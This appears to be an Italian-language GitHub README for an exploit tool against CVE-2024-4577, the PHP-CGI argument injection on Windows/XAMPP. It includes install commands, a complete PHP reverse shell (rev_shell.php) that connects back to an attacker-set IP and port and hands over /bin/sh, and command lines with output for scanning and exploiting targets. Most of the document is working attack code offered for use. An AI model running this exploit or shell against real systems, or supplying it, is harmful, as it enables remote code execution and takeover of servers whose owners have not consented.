 bibo318/cve-2024-4577-rce-attack
ATTACK PoC - PHP CVE-2024-4577


Nelle versioni PHP 8.1.* precedenti a 8.1.29, 8.2.* precedenti a 8.2.20, 8.3.* precedenti a 8.3.8, quando si utilizza Apache e PHP-CGI su Windows, se il sistema è configurato per utilizzare determinate tabelle codici, Windows può utilizzare il comportamento "Best Fit" per sostituire i caratteri nella riga di comando fornita alle funzioni API Win32. Il modulo PHP CGI potrebbe interpretare erroneamente tali caratteri come opzioni PHP, il che potrebbe consentire a un utente malintenzionato di passare opzioni al binario PHP in esecuzione e quindi divulgare il codice sorgente dello script, eseguire codice PHP arbitrario sul server, ecc.
"XAMPP è vulnerabile nella configurazione predefinita e possiamo prendere di mira l'endpoint /php-cgi/php-cgi.exe. Per prendere di mira un endpoint .php esplicito (es. /index.php), il server deve essere configurato per eseguire script PHP in modalità CGI."
$ git clone https://github.com/bibo318/CVE-2024-4577-RCE-ATTACK.git
$ cd CVE-2024-4577-RCE-ATTACK && pip install -r requirements.txt
[!NOTE] Questo strumento mostra tecniche, tattiche e procedure reali (TTP). Tuttavia, questo specifico payload di esempio non funziona in questo caso. Modifica shell.php per ottenere un payload completamente funzionante.
# rev_shell.php
<?php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'xxxxxxxxxxx';  // CHANGE THIS
$port = 9999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

$ python3 CVE-2024-4577.py -s -t https://target.com/

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
         Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Il target https://xxxx.com è vulnerabile a CVE-2024-4577
$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
        Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Exploit riuscito!
